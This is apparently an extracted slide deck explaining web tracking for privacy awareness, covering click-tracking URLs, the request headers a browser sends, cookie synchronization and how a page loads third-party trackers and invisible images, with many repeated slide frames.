
The system generated this notice on 4/9/2025 5:16:01 a.m.. Do not reply to this automated message. Copyright © 2025 cPanel, L.L.C. All Rights Reserved.

Threat: Data Aggregators

Data aggregators use URLs to collect detailed data about the exact link you clicked on.




Data aggregators use URLs to collect detailed data about the exact link you clicked on.




Data aggregators use
URLs to collect
details about
the email
clicked on.

<http://click.email.homedepot.com/?qs=7ed3e8b947f24782bba69dca2afba163>



Data aggregators use
URLs to collect
details about
the email
clicked on.

<http://click.email.homedepot.com/?qs=7ed3e8b947f24782bba69dca2afba163>



Data that is sent on every click.
“User-Agent” is the type of computer/browser you have.

Request URL: https://www.zdnet.com/article/amazon-brings-alexa-to-hotels/
Request method: GET
Remote address: 23.198.81.124:443
Status code: ● 200 OK ⓘ Edit and Resend Raw headers
Version: HTTP/1.1

▼ Filter headers


▶ Response headers (2.264 kB)

▼ Request headers (938 B)

- ⓘ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- ⓘ Accept-Encoding: gzip, deflate, br
- ⓘ Accept-Language: en-US,en;q=0.5
- ⓘ Cache-Control: max-age=0
- ⓘ Connection: keep-alive
- ⓘ Cookie: fly_device=desktop; nemo_highl...fly_geo={"countryCode": "gb"}
- ⓘ Host: www.zdnet.com
- ⓘ Referer: https://yro.slashdot.org/story.../amazon-brings-alexa-to-hotels
- ⓘ Upgrade-Insecure-Requests: 1
- ⓘ User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0

Cookie synchronization

- Browsers ensure that a website can only read cookies that it sets.
 - Microsoft.com cannot read facebook.com cookies.
- Trackers want to link their ID to the real identity a website has.



Website


```
....  
<img src=third-party-  
tracker.com?id=skgjoweigjwigjdifds3t>  
....
```

Building a webpage


Once you click, your web browser will attempt to
load the page.

Lets look at what the browser is doing.


Webpages are not flat. They are made up of many components that come from different places.



Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.



First, the computer fetches the main page. This page is similar to a template, or a recipe in that it contains instructions on how to build the rest of the page.

Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net

Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.



Red shaded boxes are parts of the template that are waiting to be filled.


Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net

Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.



Photos are fetched

Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net

Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.



Photos are fetched

Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net

Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.



CSS style sheet fetched, causing colors and image positions to adjust.

Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net

Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.



Tracker JavaScript loads, no visible change

Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net

Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.



Invisible image loads, white on white so no obvious change.

Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net

Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.



Connect.js modifies the page to add a new piece of content to the list.

Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net
- logo.jpg from connect.facebook.net

Cute Dogs!



Cute dog sleeping under a bench in a park.



Playing with a ball all day can be exhausting, but that is no reason to let go of the ball.

